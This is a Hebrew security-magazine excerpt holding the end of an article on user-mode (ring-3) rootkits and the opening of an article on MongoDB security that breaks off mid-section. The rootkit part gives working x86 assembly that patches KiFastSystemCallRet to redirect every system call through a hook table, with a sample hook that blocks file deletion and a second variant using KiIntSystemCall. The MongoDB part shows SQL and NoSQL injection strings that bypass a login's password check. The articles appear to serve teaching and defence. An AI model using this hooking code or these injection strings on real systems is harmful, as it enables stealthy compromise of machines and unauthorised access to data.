אנחנו נהיה נאמנים ל-Neurevt ונשתמש ב-PUSH/RET בשביל לקפוץ לקוד שלנו ונשים את הרצף הוראות הזה ישר אחרי KiFastSystemCallRet:

1. lea eax, [eax + 5] ; EAX = [KiFastSystemCallRet + 1]
- mov dl, 68h ; 0x68 = PUSH
- mov [eax], dl ; [KiFastSystemCallRet + 1] = PUSH



```
2. inc eax ; EAX = [KiFastSystemCallRet + 2]
   mov edx, offset evilCode ; EDX = pointer to our trap
   mov [eax], edx ; Now [KiFastSystemCallRet + 1] = PUSH offset
                   evilCode
3. lea eax, [eax + 4] ; EAX = [KiFastSystemCallRet + 6]
   mov dl, 0C3h ; 0xC3 = RET
   mov [eax], dl ; [KiFastSystemCallRet + 6] = RETN
```

- 1. את הקוד שלנו נכתוב ישר אחרי KiFastSystemCallRet - שם מצאנו 11 בייטים שנוכל לכתוב אליהם (מתוכן נשתמש בשש בייטים בשביל PUSH/RET).
- 2. נתחיל בלכתוב את הוראת ה-PUSH (מורכבת מהבייט 0x68 ואז הכתובת).
- 3. לאחר הבייט 0x68 נכתוב את הכתובת אל הקוד שלנו שיקפוץ אל ה-Hook-ים שלנו.
- 4. לאחר ה-PUSH נסיים בהוראת RETN.

אז עכשיו כל קריאת מערכת תעבור דרך ה-evilCode שלנו. הקוד בודק מול טבלה שיצרנו בשם arrayOfEvil האם ה-Syscall הנוכחי הוא אחד מאלה שנרצה לעשות להם Hook. כל תא במערך מייצג פונקציה. אם נרצה לעשות לפונקציה מסויימת Hook אז נכתוב בתא שמייצג אותה את הכתובת של ה-Hook שלנו, אם אנחנו לא מעוניינים בפונקציה אז התא שלה ימולא באפסים.

נוכל לשים כמה Hooks שנרצה ובקלות רבה, וזה אחד היתרונות הגדולים בגישה הזאת. בדוגמא כאן אנחנו נבצע hook פשוט יחסית ל-NtSetInformationFile (פונקציה מספר 0x149 ב-Windows 7) שימנע מאיתנו למחוק קבצים במערכת, אז נמלא 0x149 תאים באפסים ובתא הבא המייצג את הפונקציה נשים את הכתובת של NtSetInformationFile.

```
evilCode:
1. mov ecx, offset arrayOfEvil
2. lea ecx, [ecx + eax * 4]
3. mov ebx, [ecx]
4. cmp ebx, 0
5. jz origKiFastSystemCall
6. jmp ebx
```

- 1. נשים ב-ECX את המיקום של התחלת המערך.
- 2. נחשב את כתובת התא המייצג את הפונקציה שלנו.
- 3. נשים ב-EBX את תוכן התא.
- 4. בדיקה אם התא ריק.
- 5. אם כן, אין לנו עניין בפונקציה הזאת, תמשיך כרגיל.
- 6. אם התא לא ריק, קפוץ ל-EBX המכיל את כתובת ה-Hook שלנו.



מעולה, עכשיו כל System Call יעבור דרך הקוד שלנו. ציינתי שכדוגמא ל-Hook נמנע מחיקה של קבצים, אז נתחיל לעבוד על הקוד שיעשה זאת, והוא פשוט מאד. מחיקה של קבצים תיעשה בדרך כלל על ידי פונקציית Windows API בשם DeleteFile, ואנחנו צריכים לגלות לאיזה Native API ה-DeleteFile תקרא בעצמה.

למרבה ההפתעה היא לא תקרא ל-NtDeleteFile (למרות שהיא קיימת) אלא אל NtSetInformationFile שראית כך:

```
NTSTATUS NtSetInformationFile(
    IN HANDLE FileHandle,
    OUT PIO_STATUS_BLOCK IoStatusBlock,
    IN PVOID FileInformation,
    IN ULONG Length,
    IN FILE_INFORMATION_CLASS FileInformationClass
);
```

[תיעוד לפונקציות לא מתועדות ניתן למצוא לרוב ב-undocumented.ntinternals.net]

הפונקציה מבצעת פעולות שונות לפי הפרמטר החמישי שהוא טיפוס [FILE_INFORMATION_CLASS](#). במקרה של מחיקת קובץ, בפרמטר החמישי יהיה הערך 0xD (הערך אשר מייצג את FILE_DISPOSITION_INFORMATION) והפרמטר השלישי יצביע אל [מבנה](#) המורכב ממשתנה BOOLEAN אחד המציין אם למחוק את הקובץ או לא:

```
newNtSetInformationFile:
1. Pushad
2. mov edi, [esp + 38h]
3. cmp edi, 0Dh ; 0xD = FileDispositionInformation
4. jnz callRealKiFastSystemCall
   xor edi, edi
5. mov ebx, [esp + 30h] ; EBX = (VOID *)dispositionInfo
6. mov [ebx], dl ; dispositionInfo.DeleteFile = 0 (FALSE)
7. callRealKiFastSystemCall:
8. popad
9. jmp origKiFastSystemCall
```

1. שמירה של כל ה-General Purpose Registers במחסנית.
2. נכניס ל-EDI את הארגומנט FILE_INFORMATION_CLASS.
3. האם FILE_INFORMATION_CLASS הוא מסוג FILE_DISPOSITION_INFORMATION?
4. אם לא, לא מדובר במחיקה של קובץ ואין לנו עניין בשינוי הפונקציה, תמשיך כרגיל.
5. נכניס ל-EBX את המבצע אל ה-Struct שקובע אם למחוק את הקובץ או לא.
6. נשים שם את הערך FALSE.
7. נחזיר מהמחסנית את ה-General Purpose Registers למצבם הרגיל.



אחרי שכתבנו את הקוד ל-Hook נבדוק אם הוא עבד ונקרא ל-DeleteFile:

```
push offset fileToDelete
  call DeleteFile ; Will call NtSetInformationFile

  retn
```

ונראה שהקובץ לא נמחק.):

נוסיף רק את הקוד המשחזר את KiFastSystemCall אליו יקפצו כל ה-System Calls לבסוף:

```
origKiFastSystemCall:
  mov edx, esp
  dw 340fh ; SYSENTER
  retn

end start
```

וסיימנו!

דרך ב'

שיטה נוספת שאני חושב ששווה לעבור עליה בקצרה כי היא מאד מעניינת הועלתה [כאן](#) ומדברת על קפיצה מ-KiFastSystemCall אל KiIntSystemCall המכילה 7 בייטים.

עולה כאן בעיה, כי מה יקרה במקרה הלא סביר ש-KiIntSystemCall תיקרא על ידי פונקציה אחרת? אז הכותב מציע להשתמש בפקודות STD ו-CLD (שינוי דגל ה-Direction) לסמן אם הפונקציה הגיעה דרך הקוד שלנו או שקראה ישירות ל-KiIntSystemCall. נשים בבייט הראשון של KiIntSystemCall את הפקודה STD שתדליק את ה-Direction Flag וב-KiFastSystemCall נשים בביט הראשון CLD שינקה את הדגל ואז נקפוץ ל-[1+KiIntSystemCall] (כך שנדלג על ה-STD).

הקוד יראה דומה מאד לקוד שלנו, רק נצטרך להוסיף את ההוראות CLD, STD ולשנות את הקפיצה כך שתקפוץ ל-[1+KiIntSystemCall]:

```
mov edx, 0EEBFCh ; 0xFC = CLD, 0xEB0F JMP SHORT 0xE bytes
mov [eax], edx
lea eax, [eax + 10h] ; EAX = KiIntSystemCall
mov dl, 0FDh ; 0xFD = STD
mov [eax], dl
```



נשאר לנו רק לבדוק בקוד אליו אנחנו קופצים אם ה-Direction Flag דולק או לא:

```
1. Pushfd
2. pop edx
3. bt edx, 0Ah ; CF = DF
4. jc origKiIntSystemCall
   mov ecx, offset arrayOfEvil
   lea ecx, [ecx + eax * 4]
   mov edx, [ecx]
   cmp edx, 0
   jz origKiFastSystemCall
   jmp edx
```

1. נדחוף את ה-EFLAGS למחסנית.
2. נוציא אותם אל תוך EDX.
3. נעביר את הביט העשירי (המייצג את ה-Direction Flag) אל ה-Carry Flag.
4. אם ה-Carry Flag דלוק, קראו ישירות ל-KiIntSystemCall, קפוץ ל-origKiIntSystemCall.


הקוד המלא נמצא גם הוא [.Git](#).

סיכום

Ring3 Rootkits מתחילים להיות יותר ויותר נפוצים מתוך ההבנה של תוקפים שכל מידע אשר ירצו יוכלו להשיג גם בלי צורך של נגיעה בקרנל ובכך לחסוך זמן יקר ואת הבעיות שעיסוק שכזה מעלה. הרעיונות של כותבי הוירוסים האלה יצירתיים להפליא ונכנסים תחת המגמה של יוצרי הוירוסים שאומרת שאין סיבה "ללכת ראש בקיר", אם חסמו לנו את הגישה ל-Kernel אז נעבור ל-User Mode, אם חסמו לנו את User Mode אז נעבור לדבר הבא ועדיף כמה שיותר מוקדם.

Hypervisor rootkits ו-UEFI bootkits הם רק דוגמאות של הכיוון אליו התחום הזה מתקדם ואני חושב שהמאמר הזה הוא דוגמא טובה למגמה הזאת, אז בהצלחה לכולנו.

שאלות או הערות אשמח לקבל למייל shahakshalev@gmail.com ואתם מוזמנים להציץ ב-[Git](#) לפרויקטים שלי וכאלה שאני שותף להם.



סוגיות אבטחה ב-MongoDB

מאת 5Fingers

הקדמה

בסיס נתונים הוא אמצעי המשמש לאחסון נתונים כלשהם במחשבים בצורה שבה יהיה קל, נוח ופשוט לנהל ולשמור אותם בצורה מאורגנת ואחידה. בשנת 1970 [אדגר פ. קוד](#) (Edgar F. Codd) מתמטיקאי בוגר אוקספורד שעבד במעבדת המחקר של IBM בסן חוזה, פרסם מאמר שמראה איך מידע המאוחסן במסדי נתונים יכול להשמר מבלי שבסיס הנתונים ידע את סוג המידע או הדרך שבה יאוחסן.

אדגר אמר פעם:

"המודל של בסיס נתונים רלציוני היה מההתחלה שנוי במחלוקת, אנשים חשבו שהמודל פשטני מדי ושהוא אף-פעם לא ייתן ביצועים טובים".


יש לאחרונה כמות עצומה של באז סביב הנושא של BIG DATA. במאמר זה אנסה לעשות סדר בדברים ולהסביר את ההבדלים בין מסדי נתונים מסורתיים (רלציונים) לבין מסדי נתונים של BIG DATA, פלטפורמות עיבוד הנתונים ואציג כמה מהאתגרים שעולם ה-BIG DATA מביא עימו.

מסדי נתונים רלציונים - מה זה?

מסד נתונים יחסי/רלציוני (Relational Database) הוא אוסף של פריטי נתונים המאורגנים כקבוצה של "טבלאות" (לוחות עם שורות ועמודות) ממש כמו באקסל ובין הטבלאות יכולים להתקיים קשרים המתבססים על מכנה משותף ובכך מתאפשר לנו לאחזר ולשלב נתונים מכמה טבלאות בו זמנית.

מסדי הנתונים הרלציוניים יוצרים סכמה מובנית עבור ארגון המידע. טבלאות, עמודות, קישורים ואחזור הנתונים. על כל זה ניתן לשלוט באמצעות בשפת השאילתות SQL הידועה לכולנו. מסד הנתונים הרלציוני הוא פתרון מעולה לשמירה ואחזור של נתונים עבור מרבית המערכות הקיימות היום.


מסד נתונים



[תמונה מס' 1: הדגמה של בסיס נתונים רלציוני]

על מנת להבין את היעילות שמסדי הנתונים הרלציונים מביאים עימם, להלן דוגמא קטנה:

מוסד אקדמי אוניברסיטה / מכללה נאלץ להתמודד מדי שנה עם רשימות גדולות של סטודנטים, שיעורים, מבחנים, ציונים, מרצים וכו'. במידה ותרצה האוניברסיטה לנהל את כל הנתונים האלה בדפי נייר, הרי שמדובר בכמות עצומה של עבודה שבסופו של דבר מתגרמת לזמן, וזמן = כסף. אז כדי ליעל את העבודה נשתמש במסד נתונים רלציוני כדי לאחסן את כלל הנתונים האלה.



[תמונה מס' 2: דיאגרמה של מסד נתונים של אוניברסיטה]

כפי שניתן לראות פרטי הסטודנטים, הקורסים, הציונים וכו' מנוהלים כעת בטבלאות בדיוק כפי שהיו יכולים להיות מנוהלים באקסל, אך עכשיו בעזרת מסד הנתונים, לא רק שכל הרשימות האלו מאורגנות ומאוחסנות במקום אחד ולא רק שניתן גם לאחזר נתונים בצורה מהירה בניגוד לדפי נייר, אלא שעכשיו ניתן לבצע קורלציה בין כלל הנתונים ולאחזר נתונים העונים למס' קריטריונים ממס' רשימות/טבלאות שונות.

מסדי נתונים רלציונים, הם מה שרובנו (אם לא כולנו) מכירים מחיי היומיום בעבודה (MS-SQL, Oracle) וכו' כאשר הם מאפשרים לנו:

- נגישות (Accessibility) מהירה לכל הנתונים (למי שמותר)
- בטחון הגישה לנתונים (Data Security)
- עדכון במקום אחד (מניעת סרבול בעדכון)
- חסכון במקום, מניעת כפילויות (Duplications)
- שלמות הנתונים (Data Integrity)
- אפשרות לעבודה במקביל (Parallel)
- אפשרות לעבודה באופן מבוזר (Distributed)
- קלות בתחזוקה (שדרוג הגדרות/מחשבים/דיסקים/תוכנה)

אך למסדי הנתונים האלה יש גם לא מעט חסרונות:

- סיבוכיות (Complexity):
 - בעיה שיצרני המערכות - Oracle, Microsoft, IBM - מתמודדים כל הזמן.
- ביצועים (Performance):
 - מחיר יקר לעבודה עם התיאורים השונים: פיזי, לוגי.
 - יישומים רגישים לזמן (Time-Critical).
- עלות:
 - רכישה, יישום, הטמעה, תחזוקה שעולים המון אבל המון כסף.
- משאבי חומרה:
 - דורשים הרבה זמן חישוב.
 - לא תמיד יעילים באחזקת הנתונים על הדיסק.
- מורכבות שחזור.

אמנם למסדי נתונים רלציונים יתרונות גדולים, אך הם דורשים הרבה עבודה כדי לארגן את כל המידע בצורה מסודרת. בנוסף השיטה לתשאול מתוכם (שפת SQL) היא שפה מאוד לא ידידותית. בנוסף למסדי הנתונים האלה קשה להתמודד עם Scaling. מסדי נתונים של NoSQL עשו קצת התקדמות בנושא אך זה עדיין לא מושלם.

BIG DATA - מה זה

בין כל ההגדרות המוצעות ל-BIG DATA, התחברתי לזאת שאומרת שאם הנתונים גדולים מדיי ויש צורך להשתמש בהם במהירות ותצורת העבודה עם הכלים הקיימים כיום קשה מדיי - זה BIG DATA.

הנתונים גדולים מדיי - משמעות הדבר היא שיותר ויותר ארגונים מתמודיים עם כמויות עצומות של חומר פטה-בייט (petabyte) שזורמות בשניות, לשמור היסטוריה וכו'.

מהר יותר - משמעות הדבר היא לא רק שהנתונים גדולים, הם גם חייבים להיות מעובדים במהירות לדוג' כאשר נרצה לבצע זיהוי הונאה בנק' מכירה שונות או לקבוע איזו פרסומת להציג למשתמש בדף האינטרנט.

קשה מדיי - סוגייה זו מעט כללית ובעייתית לנתונים שאינם מתאימים בצורה מסודרת לכלי העיבוד הקיימים או שיש צורך בניתוח הנתונים שהכלים הקיימים לא יכולים לספק עבור כמות הנתונים ובזמן מהיר.



BIG DATA-ו NoSQL

הרבה אנשים נוטים לקשור את צמד המילים האלה ביחד מבלי להבין באמת את המשמעות של כל אחד מהם כאשר לא תמיד שימוש באחד מחייב את השני. בואו נעשה קצת סדר בדברים.

מסדי הנתונים הרלציונים מאפשרים לנו שאילתות SQL מורכבות, סיכומים סטטיסטים, התמודדות עם constraints, טריגרים, Stored Procedures ועוד. עכשיו בואו ניקח את כל היכולות האלה ונוותר עליהם לטובת היכולת לטפל ב-Scale עצום.



NoSQL או בשמה המלא Not Only SQL, היא טכנולוגית ניהול נתונים שנועדה לענות על הגדלת הנפח, המהירות, עיבוד, ניתוח ומגוון רחב של סוגי נתונים שחברות/ארגונים מתמודדים.

בהשוואה למסדי נתונים רלציונים, מסדי נתונים NoSQL ניתנים להרחבה יותר ולספק ביצועים מעולים. מסדי נתונים אלה מספקים מס' חידושים:

- Elastic scaling - ארגונים יכולים לבצע scale out בהתאם לצרכי אחסון הנתונים שלהם.
- אין מודל נתונים קבוע (structured and unstructured data) - גמישות זו מעניקה לארגונים לגשת לכמויות הרבה יותר גדולות של נתונים.
- היכולת להתמודד עם כשל חומרה - העובדה שכשלים בחומרה מתרחשים פותח מסד הנתונים NoSQL עם יתירות (redundancy) מראש.

מערכות מסדי נתונים של NoSQL אינן מגיעות עם איזשהו מבנה יחסי/מודל כלשהו לאחסון הנתונים. הנתונים נשמרים בקבצים בניגוד לטבלאות שיש במסדי הנתונים הרלציונים.

יש מגוון רחב של סוגי בסיס נתונים של NoSQL כגון:

- Key-Value-DB
- Column-DB
- Document-DB
- Graph-DB
- Object-DB

Document Oriented DB

מסד נתונים מונחה מסמך שנועד לאחסון, אחזור, וניהול מסמך מכון, או נתונים ללא מבנה (unstructured data). זהו הרעיון המרכזי של מסדי נתונים NoSQL. למרות שכל מסמך במסד הנתונים יכול להיות מוגדר בצורה שונה משאר המסמכים, באופן כללי, כל המסמכים משמשים לשמירת הנתונים באותו פורמט. קידוד המסמך יכול להיות ע"י XML, YAML, JSON ו-BSON, בצורה בינארית כמו PDF ומסמכי Microsoft Office - Word, Excel, וכך הלאה.

נשתמש לרגע בדוגמה של האוניברסיטה ממקודם:

במידה ומוסד אקדמי אוניברסיטה/מכללה רוצה לייצג רשומות היסטוריות רבות: לדוגמה סיכום של כלל הסטודנטים בפקולטה מסויימת. אם נשתמש בסיס נתונים רלציוני ומנורמל תהיה לנו טבלת קורסים (נאמר 20) המקושרת לטבלת מבחנים (נאמר מיליון בשנה, עשר שנים = 20 מיליון) ואחד מכללי האצבע בבסיסי נתונים הוא: שמעל 10 מיליון רשומות בטבלה בסיס הנתונים מתחיל להגיב לאט. כלומר - לא מעשי.

OK הבנו, אבל איך כל זה קשור לאבטחת מידע?

SQL Injection - זה כ"כ '90


מכיוון שמסדי הנתונים עברו שינוי בתצורת העבודה שלהם, משתנה גם דרך הפריצה אליהם. הזרקת SQL - היא אחד ממנגנוני ההתקפה הרבים בשימוש ע"י האקרים כדי לגנוב נתונים מארגונים או מאנשים פרטיים. זו אולי אחת מטכניקות התקיפה הנפוצות ביותר בשכבת האפליקציה בשימוש כיום. זה סוג של התקפה שמנצל קידוד לא תקין של יישומי תוכנה, המאפשר להאקר להזריק פקודות SQL (למשל טופס התחברות) כדי לאפשר לו לקבל גישה לנתונים שנשמרו בתוך מסד הנתונים שלך.

על טכניקה זו אין צורך להרחיב כיוון שהאניטרנט מוצף דוגמאות והסברים על נושא זה.


?NoSQL = No Injection

בדוגמאות שמיד הציג בסיס הנתונים הנבחר הינו: [MongoDB](#). [MongoDB](#) הינו פרויקט קוד פתוח (open source) למסד נתונים מבוסס **Document Oriented**. המודל שלפי עובד [MongoDB](#) הינו שבכל מסד נתונים יש מס' אוספים ובכל אוסף יש מס' מסמכים כאשר כל מסמך מכיל צמדים של Key-Value. (מיד המושגים האלה יובהרו).

מודל נתוני המסמך שמקבל [MongoDB](#) הוא למעשה JSON בינארי כלומר BSON, דבר אשר מאפשר תחזוקה וניהול מאוד נוחים. ההבדל הקונספטואלי במבנה, בין [MongoDB](#) למשל, לבין מסדי נתונים מבוססי SQL, הוא כדלקמן:



[התמונה לקוחה מהמצגת "[Making Mongo Cry: NoSQL for Penetration Testers](#)" של Russell Butturini]



אז, ב-mongoDB יש אוסף (טבלה) והוא מחזיק מסמך אחד או יותר (רשומות). כל מסמך יכול להיות שדה אחד או יותר (עמודות).

אז אחרי שנכנסו למים, בואו נצלול טיפה.

NoSQL Injection במסדי נתונים מבוססי MongoDB:

בבסיסי הנתונים הרלציונים הידועים לכולנו כאשר אנחנו מעוניינים לתשאל את ה-DB אנחנו נעשה זאת ע"י שאילתת SQL בצורה הבאה:

```
SELECT * FROM users WHERE username = '$username' AND password = '$password'
```

אם השאילתא לא נכתבה כראוי, תוקף יכול להציב את הערך -- 'or '1'='1' בשדה ה-username ובכך לעקוף או לרמות את השאילתא המקורית:

```
SELECT * FROM users WHERE username = ' ' or '1'='1' -- AND password = ''
```

ב-MongoDB הסיפור קצת אחרת.

כאשר נרצה לכתוב את השאילתא שלעיל עבור mongo, נעשה זאת כך:

```
db.users.find({username: username, password: password});
```

הסבר: גש וחפש בתוך ה-collection של users האם קיימים ה-username וה-password האלה.

כפי שניתו לראות הדרך בה אנחנו מתשאלים את בסיס הנתונים השתנתה מעט. אין יותר את שפת השאילתות SQL יש פונקציות. למעשה mongoDB מספקת לנו שכבת ניהול כזו שמקלה מאוד על איחזור הנתונים, אם ניקח את הדוגמא הקודמת נוכל להכניס תנאים בתוך הפונקציה find ממש כמו where clause בשפת SQL:


```
db.users.find( { username: { $in: [ 'root', 'admin' ] } } )
```

בדוג' הנ"ל אנחנו מבקשים לאחזר רשומות ש-username שווה ל-root או ל-admin. אז נכון זו לא שפת שאילתות, כך גם בה יש חולשות וגם לה אפשר לבצע הזרקה. הזרקה במקרה שלנו יכולה להיות ממומשת כך:

בפרמטר username נשים את הערך: "username='root'");//"

```
db.users.find({username: 'root'}) //,password: password});
```

בדוגמא הנ"ל לא מבצעים ואלידציה על תקינות הקלט להשדות username ו-password ובכך ביטלנו את הפרמטר password.



[במקור: <http://www.somethingofthatilk.com/index.php?id=271>]

דוגמאות לפגיעויות במסדי נתונים מבוססי MongoDB:

1. **Default Ports** - ל-MongoDB יש מס' פורטים שלרוב נשאות קבועים:

- **27017** - זוהי יציאת ברירת המחדל של mongod ו-mongos. זהו השירות (service) של MongoDB ואפשר ואף רצוי לשנות אותו ע"י הפקודה: port או --port או ע"י שינוי קובץ הקונפיגורציה. (etc/mongodb.conf/)

```
fingers@5fingers: ~
# Where to store the data.

